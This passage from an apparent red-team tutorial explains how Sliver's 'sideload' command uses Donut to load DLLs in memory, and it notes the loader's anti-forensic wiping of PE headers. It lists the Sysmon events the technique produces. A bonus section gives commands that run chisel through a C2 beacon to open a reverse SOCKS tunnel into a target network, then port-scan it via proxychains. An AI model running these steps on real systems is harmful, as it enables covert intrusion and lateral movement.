- To see the ILT go to: $0x28F604B0000 + 0x22508 = 0x28F604D2508$


- To see the IAT go to: $0x28F604B0000 + 0x22060 = 0x28F604D2060$

You can look at the first DLL name, which is “kernel32.dll”:




The name of the first DLL is kernel32.dll

More interesting though is the IAT for that DLL:



The IAT of the first DLL before imports are processed

So far we can't see any addresses, only the initial content (same as ILT). But this is where they should appear once the loader is done resolving function addresses. Lets see if that happens. Press enter to resume execution until the loader gets to the 2nd `getchar()`:



The IAT of the first DLL after imports are processed

Indeed the values all changed. This should now be a list of 64 bit addresses pointing to the functions of `kernel32.dll`. For example, the first one in the screenshot is `0x7FFA48AA0970`. Open the memory map of x64dbg to see what memory region this points to. You should find the `.text` section of `kernel32.dll`:

<div> <div>CPU</div> <div>Log</div> <div>Notes</div> <div>Breakpoints</div> <div>Memory Map</div> <div>Call Stack</div> <div>SEH</div> <div>Script</div> <div>Symbols</div> <div>Source</div> <div>References</div> </div>							
Address	Size	Par	Info	Content	Type	Protection	Initial
00007FFA48987000	0000000000002000	S	".didat"		IMG	-R---	ERWC-
00007FFA48989000	0000000000001000	S	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFA4898A000	0000000000001000	S	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFA48A00000	0000000000001000	S	kernel32.dll		IMG	-R---	ERWC-
00007FFA48A10000	0000000000007F000	S	".text"	Executable code	IMG	ER---	ERWC-
00007FFA48B00000	00000000000034000	S	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FFA48B34000	0000000000002000	S	".data"	Initialized data	IMG	-RW--	ERWC-
00007FFA48B36000	0000000000006000	S	".pdata"	Exception information	IMG	-R---	ERWC-
00007FFA48B3C000	0000000000001000	S	".didat"		IMG	-R---	ERWC-
00007FFA48B3D000	0000000000001000	S	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFA48B3E000	0000000000001000	S	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFA48BF0000	0000000000001000	S	sechost.dll		IMG	-R---	ERWC-
00007FFA48BF1000	0000000000005000	C	".text"	Executable code	IMG	ER---	ERWC-

The addresses point into the `.text` section of `kernel32.dll`

Since the `.text` section is where executable code lives I was at this point sufficiently convinced that it all works roughly the way I think it does when it comes to imports.

Executing DLL entrypoint

One last thing to do before the loader can run the function we told it to run. Some DLLs want to perform initial setup when they are loaded. This is what the DLL entrypoint is good for. The loader's job is to call the entrypoint during load.

The implementation in Donut is straightforward (see [line 260](#)). Get the address of the entrypoint from the header, then call it with the `DLL_PROCESS_ATTACH` value as argument.

What will be called is the `DllMain` function of your DLL. My sample DLL used in this post does not require any initialization. Nevertheless, I've put this function in there as boilerplate code in case I change my mind. That time has now come.


No need for memory addresses and debugging this time. To see `DllMain` in action and verify it will actually be executed, you can just change the sample DLL in the following way. Make it print out something to the console for `DLL_PROCESS_ATTACH`:

```

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            fprintf(stdout, L"PROCESS ATTACH executed: %lu\n",
ul_reason_for_call);
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

Now recompile the sample DLL, create a new Donut instance from it (`.\donut.exe -p 1 -m RunMyCode C:\share\PasswordPrompt.dll`), then use it with the loader (`./loader.exe ./instance`):



DLL entrypoint executed and printed the value of `DLL_PROCESS_ATTACH` to the console

The print statement wrote a message to the console. Indeed it works as expected.

Calling the function

Finally we are done with all the preparation and can call a function in the DLL, like `RunMyCode`. Our last obstacle: finding the address of that function. This is what the export table of a PE file is good for. It contains the names and addresses of all functions in a DLL that others can dynamically link to. Specifically, there is a so-called “Export Directory Table” which has pointers to 3 lists:

- Export address table (`AddressOfFunctions`): array of RVAs to the exported functions
- Name pointer table (`AddressOfNames`): sorted array of pointers to function names
- Ordinal table (`AddressOfNameOrdinals`): array of indexes into the export address table

Our goal is to locate the RVA of a function given its name. It works as follows. First we iterate over the name pointer table until we find a match. Given the index into the name pointer table, the ordinal of the function will be at the same index in the ordinal table. Now the ordinal is the index into the export address table, in which we can look up the RVA. See also the [Microsoft docs](#) for more explanations. In Donut, all of this happens in between [line 276](#) and [line 287](#).

At this point we could again add debug code to the loader to inspect the memory. I assume you know the drill by now and could do it easily if you wanted to.


More interesting might be the following: Take note of [line 289](#) in Donut. It zeros out all the PE headers, presumably to make it less obvious that one has been loaded to memory if somebody takes a look. All the characteristic, easy to spot bytes such as “This program cannot be run in DOS mode” will be gone after loading. This is ok to do because all the work is done by now. To see that happening, add a `getchar()`; right before:

```

/* 289 */ DPRINT("Wiping Headers from memory");
/* -> */ -> getchar();
/* 290 */ Memset(cs, 0, nt->OptionalHeader.SizeOfHeaders);
/* 291 */ Memset(base, 0, nt->OptionalHeader.SizeOfHeaders);


```

Recompile the loader and run again. Execution stops right before headers are deleted. Attach a debugger and look at the memory the DLL was loaded at. By default Donut prints it out in its debug messages. Find it in the screenshot outlined in red (for me it was `0x2871A050000`):



PE file can be identified easily in memory before wiping headers

Convince yourself that this is the DOS header. Now hit enter to resume execution. All the data will disappear and only zeros will be left:



After wiping headers you will only see zeros


Then finally, at [line 294](#) and the following, the function is called if successfully resolved (either with or without arguments). We saw in the beginning of this post that it worked as advertised several times. Thus, I'm done with Donut at this point.

Detection

In [post 9](#) I ran Sysmon with a medium verbosity [configuration file](#) (sysmon-modular) to see what telemetry you can expect when using `execute-assembly`. Here I did the same for `sideload`. If you don't yet have Sysmon, see [here](#) for installation instructions.

Take as an example the customized command developed in the beginning, which launches an `identity_helper.exe` process from an implant in MS Edge: `sideload --entry-point RunMyCode --process "C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.exe" /mnt/smb/PasswordPrompt.dll 3`

I cleaned the event log before running this command. Once it finished, I opened Windows Event Viewer and found the Sysmon events seen in the screenshot below. To get there, open the “Event Viewer” and select “Application and Services Logs” -> “Microsoft” -> “Windows” -> “Sysmon” -> “Operational”:



Sysmon events observed when using sideload

Sysmon collected the following events I thought might be interesting:

- Event 10: process access with “GrantedAccess” “0x1fffff” from “msgedge.exe” to “identity_helper.exe”
- Event 8: create remote threat from “msgedge.exe” to “identity_helper.exe”

Due to Slivers use of classic process injection we can see events 10 and 8. As far as I know this cannot be avoided with Sliver unless you fork the implant and change the process injection technique.

With regards to the activity of Donut itself I did not spot any tell-tale events. Of course you may, for example, see events related to the loading of imported libraries. But all that is more related to the DLL you run, not to Donut running it.

Bonus Section: Loading EXEs

In most of this post I wrote about running native Windows DLLs with `sideload`. Originally I assumed this would be all this command can do. But then [Ronan Kervella](#) was kind enough to give me the tip that both DLLs and EXEs can be run this way. Obvious in hindsight since it is all build on Donut and Donut can do both. Just don't read the help text too much.

With Ronan being one of the creators of Sliver, we can probably all be confident enough that it will work. Here is a short demonstration nevertheless, just to give it a go. I want to run `chisel` to set up a SOCKS proxy into the target network. To do that, I first clone the repository and build a Linux and Windows executable. Easy to do if you just `cd` into the repository, then run `make windows` and `make linux`, which puts your executables somewhere into the `build/` subdirectory.

Start the chisel Linux executable on the C2 server with `chisel server -p 8000 --reverse`. It will listen on port 8000 and accept clients requesting reverse SOCKS proxies.

The chisel client must be started on the Windows target. What we got is a Windows EXE file and as we now know there is no need to fiddle with the source to make it build a DLL. Move the EXE into a convenient place and convince yourself one last time that this is actually an PE executable file, not a DLL. I've put it to `/home/kali/binaries/chisel.exe`:

```
└─(kali㉿kali)-[~]
└─$ file /home/kali/binaries/chisel.exe
/home/kali/binaries/chisel.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows, 6 sections
```

Switch to the Sliver console and use your beacon to start the client. The `sideload` command can look as shown below. Just don't give it an entry point:

```
sliver (FAT_SOMEWHERE) > sideload /home/kali/binaries/chisel.exe client
192.168.122.111:8000 R:socks
```

```
[*] Tasked beacon FAT_SOMEWHERE (994f5217)
```

If it worked, your chisel server should receive the connection:

```
└─(kali㉿kali)-[~]
└─$ chisel server -p 8000 --reverse
2023/03/05 22:13:13 server: Reverse tunnelling enabled
2023/03/05 22:13:13 server: Fingerprint
hRSpdDW60z4HbkvmN9gwwXrsqH0wP5b7tB3sk7dg59I=
2023/03/05 22:13:13 server: Listening on http://0.0.0.0:8000
2023/03/05 22:14:02 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

You now have a solid, performant proxy into the target environment. Try adding `socks5 127.0.0.1 1080` into `/etc/proxychains4.conf` and then run a port scan on the target. For example, `proxychains nmap -sT -sV -n -Pn -p 445 127.0.0.1 -v` should report port 445 as open.